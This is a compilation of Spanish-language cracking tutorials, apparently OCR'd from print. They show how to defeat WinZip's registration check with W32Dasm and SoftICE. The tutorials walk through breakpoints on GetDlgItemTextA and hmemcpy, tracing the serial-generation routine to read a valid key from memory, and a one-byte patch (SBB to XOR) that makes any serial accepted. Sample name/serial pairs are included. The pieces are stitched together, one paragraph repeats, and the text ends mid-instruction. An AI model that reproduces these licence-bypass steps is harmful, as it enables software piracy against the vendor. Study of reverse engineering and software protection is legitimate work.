URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Bien ahora es hora de usar la lógica… vamos a ir bajando poco a poco … si t fijas hay partes que están en azul



Esos son las llamadas a las que les podríamos poner un Break Point … y son muy claras en la imagen ves como dice DeleteMenu … es sencillo imaginarse que esa acción es para borrar ..sigamos buscando aver que encontramos ..

Si t fijas hay un texto que dice

"Enter WinZip Registration Information"

creo que vamos por buen camino ..pero las llamadas siguen siendo para borrar y para sacara un submenú … que la neta ami me dice que nada que ver.. con lo que andamos buscando..

Seguimos bajando …y uuppss…que es esto?¡¡ =8-O


URSoft W32Dasm Ver 8.93 Program Disassembler/Debugger

Disassembler Project Debug Search Goto Execute Text Functions HexData Refs Help

```
:00407FA1 803D78CD480000          cmp byte ptr [0048CD78], 00
:00407FA8 59                      pop ecx
:00407FA9 59                      pop ecx
:00407FAA 7459                    je 00408005
:00407FAC 803DA4CD480000          cmp byte ptr [0048CDA4], 00
:00407FB3 7450                    je 00408005
:00407FB5 E81BFAFFFF              call 004079D5
:00407FBA 85C0                    test eax, eax
:00407FBC 7447                    je 00408005
:00407FBE 57                      push edi

* Possible StringData Ref from Data Obj ->"WinZip"
                                  |
:00407FBF BFA4FF4700              mov edi, 0047FFA4

* Possible StringData Ref from Data Obj ->"Name"
                                  |
:00407FC4 6824DB4700              push 0047DB24
:00407FC9 57                      push edi
:00407FCA E80B360300              call 0043B5DA
:00407FCF 56                      push esi

* Possible StringData Ref from Data Obj ->"SN"
                                  |
:00407FD0 686CE64700              push 0047E66C
:00407FD5 57                      push edi
:00407FD6 E8FF350300              call 0043B5DA

* Possible StringData Ref from Data Obj ->"winzip32.ini"
                                  |
:00407FDB 68C4FF4700              push 0047FFC4
:00407FE0 6A00                    push 00000000
:00407FE2 6A00                    push 00000000
```

Line:16721 Pg 335 of 5502 File:Winzip32.exe

Pues mi muy jodida opinión se me hace que ahí es la ventana de registro…veamos quien la llama … tiene que estar un poco mas arriba



Con que ese es el cabron….
Y no hay de otra si t bajas un poco mas de eso solo encuentras una llamada a borrar y después encontramos
"Incomplete or incorrect information"

y después una llamada a finalizar… tons yo creo que es

GetDlgItemTextA

Y si no me equivoco … en esa parte donde dice "winzip32.ini" es el nombre de la sub carpeta que guarda en el registro cuando nos registramos.. =8-P

Por que lo registre y anduve buscando el registro como winzip32.ini .. y la neta no encontré nada..no se en si aparte del registro donde guarda la info del #d serie y nombre…


Si si hay formas más sencillas de encontrar la llamada …pero la cosa es que aprendan…

Bueno lo que queremos es agarrar cuando comprueba el #d serie x que el nombre la neta nos vale
.. y queremos anticiparnos a que salga esa pantallita diciéndote que no t hagas guey..que ese # no es valido.. =8-D

Ook ponemos los datos nuevamente.. no presionamos ook..ahora abrimos Soft Ice y colocamos un bpx a

Bpx GetDlgItemTextA

Presionamos F5 para salir de Ice ahora si le damos Ook … salta Ice ahora presionamos F5 .. por que ahorita lo que hizo fue revisar el nombre .. vuelve a salir Soft Ice y ahora presionamos F11 para saber donde hicieron esa llamada…y caemos AQUÍ..



(Claro en ventana de Soft Ice)
Bien si os fijáis a donde fuimos a dar?¡ =8-D … jajajaj sipo ahí mismo.. Bueno ahora la cosa es explicar ahí que pex.. pues bueno si comprendí bien..
La llamada 00407FA1 donde dice
Cmp byte ptr [0048CD78], 00 ←→Verifica si es un # d Serie Vacio
La llamada 00407FAA donde dice
Je 00408005 ←→ Compara y si no es igual salta a error
La llamada 00407FAC donde dice
Cmp byte ptr [0048CDA4], 00 ←→ Verifica si es un Nombre vació
La llamada 00407FB3 donde dice
Je 00408005 ←→ Compara y si no es igual salta a error
La llamada 00407FB5 donde dice
Call 004079D5 ←→ Rutina que genera un # de serie correcto


La llamada 00407FBA donde dice
test eax, eax ←→ Compara el # d serie que metimos con uno valido
La llamada 00407FBC donde dice
je 00408005 ←→Compara y si no es igual salta a error

Nota: En Soft Ice los saltos "je" aparecen como "jz" pero es lo mismo uno u otro

Bueno yo se que los saltos se ven tentadores..pero naaa ..pasaría lo mismo que nos paso con WinRar.. cualquier # d serie lo aceptaría.. pero saldría la misma cuando vuelva a cargar otra vez seria de evaluación… la que nos interesa es la rutina donde se genera el # de serie en pocas palabras nos tenemos que fijar en
004079D5
le vamos a poner un break point a esa dirección pero primero borramos el bpx que ya teníamos…ya saben tecleamos bc *
y sin salirte de Ice tecleamos un bpx a la dirección donde se generan los # d serie que es..

bpx 004079D5

Bien ahora salimos de Soft Ice con F5 y tecleamos ook
y salta de nuevo Soft Ice le volvemos a dar F5 y ahora si nos muestra el mensaje de error… ahora si le volvemos a dar ook para registrarnos y de nuevo salta Soft Ice … ahora caemos aquí..



(Claro ya saben en ventana de Soft Ice)

Bueno pues aquí ya valió ma… ahora vamos a atener que ir traceando el código con F10… recuerdan que en el curso pasado les comente las ventanas que mostraba Soft Ice ahorita la que nos interesa es la de registros donde aparece EAX,EDI,EBX,EBP ..etc..etc… y tienen un signo de igual y después números… (si no la ves presiona F2 estando en Ice) si t fijas presiona F10 y veras que la barra se va desplazando hacia abajo..y que donde están los registros unos se ponen en color verde ya se EAX,EDI..o cualquier otro…bien ahora lo que nos interesa es ver lo que esta en memoria de EAX …lo que quiero decir es que vamos a revisar solo los que se pongan en verde donde dice EAX en la ventana de registros .. avanzando con F10 tienes que revisar solo los que "enciendan" EAX a verde.
y los revisas tecleando

d eax
y el resultado t lo va a mostrar en la ventana que parece código de UltraEdit… del lado derecho… no t muevas muy rápido y dale tiempo a que muestre el resultado..x que t puedes pasar..

Espero haberme explicado bien … bueno pues uno x uno los tienen que ir traceando … a mi en la dirección
00407A16

me apareció el nombre al que lo quiero registrar que en mi caso es Mr.Serial CoDe9x


Y mi el numero de serie valido me apareció pasando
004XXXXX
XXXXXXXX con un EAX=XXXXXXXX

por si no me entendiste bien donde sale el resultado sale algo x el estilo..


018F: 0079F2E8 39 41 38 33 32 39 30 43 – 00 01 00 00 00 00 6E E3 9A83290C . . . . . n . .
018F: 0079F2F8 01 00 02 00 0B 00 EA 82 – 4F 99 42 00 7E 16 A8 0A . . . . . O. B . ~ . . . .

Donde esta el # es mi numero de serie valido si se fijan fue fácil de encontrar x que no son puros números si no tambien incluye letras … si tienen X la dirección donde estaba el # es para que trabajen =8-D ..y no obtengan el # de serie valido tan fácil…

Bien lo copio mi # de serie valido quito todos los break points y salgo de Soft ice …y introduzco mi nombre de nuevo y mi # de serie



Y esta vez… me da las gracias por mi "compra" =8-D



Bueno espero que no tengan ninguna bronca para registrar el programa y para sacar el serial valido si no ya saben mi email… espero haberme explicado bien… si hace falta algo x saber solo díganmelo.. si sintieron que esta muy avanzado aun para uds tambien escríbanme ..y le bajamos.. no hay pex..a mí en lo particular este crackeo se me hace para principiantes..pero no todos tenemos la misma opinión..
=8-P .. Bueno Mr. Silver de WkT¡ creo que sip… jajajaj que mamon soy.. nsc… Bueno =8-O ….Maldita sea otra vez el Soft Ice me atraso el reloj de la pc ='(voy a llegar mega tarde a la uni para inscribirme.. =8-/ ..luego x que se enoja mi papa .. jajajaj nos vemos…

Crackeando Winzip 7.0 & 8.0 & 8.1

Protección por claves ; herramientas softice y hexedit

presentación

M. Alcázar Creo estar de acuerdo con que Nico Mak tiene potencial suficiente para hacer una protección fuerte y sin embargo ésta no aparece. En un ensayo que a este momento aún espera ver la luz, eidan yoson menciona que Microsoft mira hacia otro lado cuando de protección se trata y tampoco podemos suponer falta de recursos. Y casualmente, eidan compara Excel con Winzip como dos protecciones sorprendentemente débiles aunque los productores tengan distintos motivos para no reforzarlas. WinZip es quizás el mejor programa (o al menos el más difundido) para el manejo de archivos comprimidos. El programa en si es una obra de arte por lo "amigable" (si algún programa es en realidad amigable con los seres humanos), compacto, intuitivo y práctico. Es una pena crackearlo porque sus autores merecen la escasa suma de dinero (U$D29) que reclaman a cambio de su registración. Es más, no está limitado en el tiempo de prueba, y es totalmente operativo. La desventaja de no registrarse es la aparición de una pantalla de advertencia al inicio del programa en donde se invita a registrarse. Y no perdamos de vista al irritante botón de aceptar cambiando de posición en cada arranque. Bien, manos a la obra.Comenzamos por lo ya acostumbrado. un BPX MessageBoxA (es 32 bits) y otro BPX .GetDlgItemTextA. El que dio resultado es este último. Ponemos en la pantalla de registro un nombre y S/N cualquiera y clickeamos sobre el botón OK llegamos al primero de los BPX, que corresponde a la obtencion del nombre de usuario. Siguiendo un poco el programa de a pasos (T) averiguamos la direccion en donde se almacena (en nuestro caso 0047D928). Despues de un G, llegamos al segundo BPX, en donde averiguamos que la dirección en donde se almacena el S/N es (en nuestro caso)protecciones en winzip 7.0 0047D958. Establecemos ahora dos BPR para esas direcciones origen y + LEN como final (LEN es la longitud del nombre de usuario en un caso y la del S/N ingresado en el otro).Es hora de practicar el zen cracking, pero en lugar del Martini-Vodka de +ORC, los sudakas usamos una sesion de un termo de mate. Como consejo, no use otra yerba que la Rosamonte paquete rojo :-). Y sólo un "toque" de peperina. Mate y termo en mano, sigamos con nuestro WinZip 7.0: En varias oportunidades se mueven los string ingresados o se les calcula la longitud. Algo más adelante, llegamos a la subrutinade comparación, que es como sigue:

```
00457900: ....                                  ;INICIO
          ....
00457918: B0 FF      MOV     AL,FF
          8B C0      MOV     EAX,EAX
0045791C: LOOP
          0A C0      OR      AL,AL
          74 2E      JNZ     0045794E           ;RETORNO
          8A 06      MOV     AL,[ESI]           ;COMPARAR [ESI]
          46         INC     ESI
          8A 47      MOV     AH,[EDI]           ;CON [EDI]
          47         INC     EDI
          38 C4      CMP     AH,AL              ;AQUI
          74 F2      JZ      LOOP
          2C 41      SUB     AL,41
                     MAS     CODIGO
0045794E: RETORNO
                     MOVSX   EAX,AL             ;RESULTADO EN EAX
                     .......
                     MUCHOS POPS
                     LEAVE
                     RET
```

Este procedimiento es llamado en 9 ocasiones desde que se pulsa el botón OK hasta que aparece el fatídico cartelito de ERROR en S/N. Buen truco, pero insuficiente y demasiado directo para desalentar a un cracker decidido. Las interesantes son las primeras cuatro veces (en particular, en la cuarta se decide el destino del usuario como buen Este procedimiento es llamado en 9 ocasiones desde que se pulsa el botón OK hasta que aparece el fatídico cartelito de ERROR en S/N. Buen truco, pero insuficiente y demasiado directo para desalentar a un cracker decidido. Las interesantes son las primeras cuatro veces (en particular, en la cuarta se decide el destino del usuario como buen protecciones en winzip 7.0 pagador o aprovechador del sistema shareware).

Vez	ESI Apunta a:	EDI Apunta a:	Comentarios
1	"eidanyoson"	"MuradMeraly"	;easter egg: quién es Murad Meraly?
2	"bcon"	"eidan yoson"	;notar esta vez con espacio
3	???	???	
4	S/N entrado	S/N autentico	

Las restantes ocasiones se comparan strings como "WinIni" con "WinIni", "WinIni" con "rrs", etc y no tienen significado para nuestro propósito. Por lo que se observa, debemos concentrarnos en el cuarto llamado. Los llamados no se producen dentro de un lazo sino a lo largo del programa, consecutivamente. El cuarto llamado es como sigue:

```
56              PUSH   ESI
50              PUSH   EAX
E8 A7 FC 04 00  CALL   00457900        ;COMPARACION !
F7 D8           NEG    EAX
1B C0           SBB    EAX,EAX         ;cómo está la flag Carry_
59              POP    ECX             ; Descarga Stack
40              INC    EAX             ;BANDIDO !
59              POP    ECX             ;Descarga Stack
A3 7C B0 47 00  MOV    [0047B07C],EAX  ;FLAG DE OK !!!!
75 69           JNZ    00407CA6        ;Salida para comparador
```

De modo que cuando queda EAX en 1, uno es un honesto comprador de shareware, si queda en cero es un insensible aprovechador. Notemos sin embargo que esto queda bien oculto, ya que la señal que importa a la vuelta del CALL de comparación es la flag de carry. Si el carry esta en 1, la operación SBB EAX,EAX da como resultado 0FFFF, y al incrementar EAX, queda en 0. Si en cambio el carry vuelve en 0, EAX queda en 1 después del incremento.Bien, modifiquemos solo un byte para seguir con la filosofía de ECCE de cambiar lo menos posible

```
sustituimos  1B C0   SBB   EAX,EAX
por          33 C0   XOR   EAX,EAX
```

Para hacer las cosas más sencillas, no hay empaquetado ni encriptado (lo cual hubiese sido fácil para los maestros de Nico Mak). Este es uno de esos programas de los que uno piensa que no les interesa al tenedor de la propiedad intelectual contar con una buena protección, por lo que habrá que pensar cuál es su estrategia para que las personas compren su programa en lugar de tenerlo gratis.Nótese que hubiésemos podido usar el programa "registrado" desde mucho antes: Cuando nos deteníamos a ver el contenido de los punteros almacenados en ESI y EDI, en la cuarta pasada por el procedimiento de comparación tenemos accesible el valor de S/N que corresponde al nombre de usuario que elegimos. Por ejemplo:

para "eidan yoson" corresponde 3CC41656

para "1" corresponde 00990000

Pero nuestro objetivo es poder poner cualquier numero como S/N y que WinZip lo admita. (En particular, nuestra indevelable fecha de nacimiento). Y de paso, hacer un cracking limpio, usable por cualquier individuo del planeta. Un crack de un par de mates y un byte.

COMENTARIO FINAL

Para ser honesto, creo que esa obra de arte que es WinZip merece una mejor protección. No creo que en Nico Mak sean tan ingenuos como para pensar que con la relación precio-utilidad baste, y por cierto les acredito suficiente capacidad como para hacerle la vida imposible a cualquier cracker. Por eso no puedo coincidir con Caped Crusader que en su larguísimo ensayo publicado en el sitio de fravia+ nos mostró lo práctico que es perder horas haciendo un crack en C, cuando cambiando un par de bits logramos demostrar la ligereza de la protección en cuestión de minutos. Para Caped Crusader los autores de WinZip son idiotas. Para mi, son tan sutiles que no alcanzo a comprender su actitud.

¿Cómo crackear el WinZip?

Es bastante sencillo. Este fue mi primer **CraCk** y no lo logre solo, lo logro primero mi amigote **BacH** que luego me guió a mí. Yo llegue por mi cuenta pero no lo hubiera logrado sin su ayuda, así que GRACIAS **BacH**! Otra persona a la que debo dar crédito es a **KarlitoxZ** que con sus expedientes crackee unos programas y me di cuenta de que no era difícil; y por supuesto al Dios del **CRACK +OrC** que me ilumino en esta vida cibernética de ignorancia.Hoy en día esta la versión 7 del **WinZip**, la que yo crackee fue la 6.3 que es igual que la nueva, solo que la nueva tiene la posibilidad de usar un serial logrado con el 6.3 y otro nuevo con un formato distinto.Tratare de explicarles este sencillo **CraCk** usando el 6.3 porque tiene menos vueltas, pero luego intenta con el 7.0 que exactamente igual o instala el 7 sobre el anterior y todavía seguirá registrado :-).

Para comenzar necesitamos el **WinZip** instalado, su copia de seguridad y el **Soft-Ice**. Si no sabes lo que es el **Soft-Ice** lo único que puedo decirte es que busques información acerca de lo siguiente: ASSEMBLER, INGENIERIA INVERSA, DESENSAMBLADOR, DEBUGGER y consigas los manuales del **Soft-Ice** que se pueden bajar gratis desde NuMega y es lo mejor que puedes hacer (nos solo debes bajarlos, sino que DEBES LEERLOS).Con el **Soft-Ice** cargado y corriendo ejecutamos el **WinZip** y nos aparece una pantalla diciendo que les paguemos (si claro...jajaja) para que esta ventana no aparezca mas, y podemos ver que el botón que dice Agree va cambiando de posición para que uno no se acostumbre de memoria a hacer clic en determinado lugar de la pantalla; también vemos que la hot key cambia de posición y que nunca esta seleccionado como default para que con tocar enter Agreemos a lo que dice (a propósito: nunca lo he leído!).Esta pantalla es muy fastidiosa cuando uno esta acostumbrado a manejarse con zips todo el tiempo, pero no es solo ese el problema, el programa que hace los Self-Extract o zips autodescomprimibles le agrega al exe generado una pantalla que advierte que ese self-extract ha sido generado con una versión no registrada del **WinZip**.Ahora que ya tenemos un motivo para molestarnos en reventar el programa dado que no podemos o no queremos pagarlo por algún motivo moral que no quiero discutir, vamos a dedicarnos a joderlo! Bien, ahora hay que ver como sacar esta pantalla de aquí y como hacer que el self-extract no tenga esa ventana, para esto PODRIAMOS:

a) Trazar el programa hasta el momento en que presenta la pantalla y ponerle un RET dentro del CALL o NOPearlo para que la pase de largo ya sea en el **WinZip**.exe como en cada uno de los SELF-Extract que hagamos :-(

b) En caso de no estar dentro de un CALL podríamos buscar una comparación al principio del programa que se fije si esta o no registrado y el JNE por un JE o algo así :-(

c) Desensamblarlo en código muerto con el DASM y buscar a través de las Strings

References :-(
d) Desensamblarlo al vuelo y obtener un numero de registro valido:-)

Motivos por el cual no lo haremos del modo a:
A) No es una forma muy inteligente de hacerlo (además de que es muy difícil y yo no pude) y eso de andar patcheando cada self-extract es engorroso.
b) El o los programadores del **WinZip** no son tan tontos como quisiéramos, si se mandaron algo tan practico y que se presta a ser usado tanto como el **WinZip** no harían algo lamer, y de hecho no lo hicieron.
c) Perseguir Strings References es MUY molesto dado que tiene MILES y de las miles 40 interesantes pero ninguna que realmente ayude dado que las que queremos no están aquí.
d) Oh, sí! esto es lo mejor. Este es el método más aceptable dado que al obtener un numero de serie ya nos olvidamos por completo de modificar el ejecutable y del self-extract.
Primero que nada consíguete unas hojas de papel y un lápiz, porque para no olvidarse nada lo mejor es anotarlo y más cuando se trata de direcciones o números en Hexa.Seguimos observando al programa y vemos que para registrarnos podemos usar esta nag screen o podemos ir a About -> Register **WinZip**; donde aparece una pantalla que pide un nombre y un serial. Lo que DEBEMOS lograr pueden ser dos cosas: o que frene en el momento en que genera nuestro serial, para lo cual debemos perseguir al NOMBRE, o que frene cuando compara el serial valido con el que pusimos nosotros. Lo más sencillo es parar en la comparación dado que esto nos da también la posibilidad de patchear el programa mas tarde para que la comparación de bien aunque sea cualquier serial y porque para hacer la comparación deberá apuntar directamente al serial nuestro y al valido. Ahora escribimos un nombre, yo uso el mío, +**GiBa** y luego un serial cualquiera como por ej. 12121212. Tocamos Ctrl+D para pasar al **Soft-Ice**. Ahora podemos hacer un break en hmemcpy o buscar en la memoria nuestro numero de la suerte, los comandos serian:
para el break en hmemcpy: BPX hMemCpy
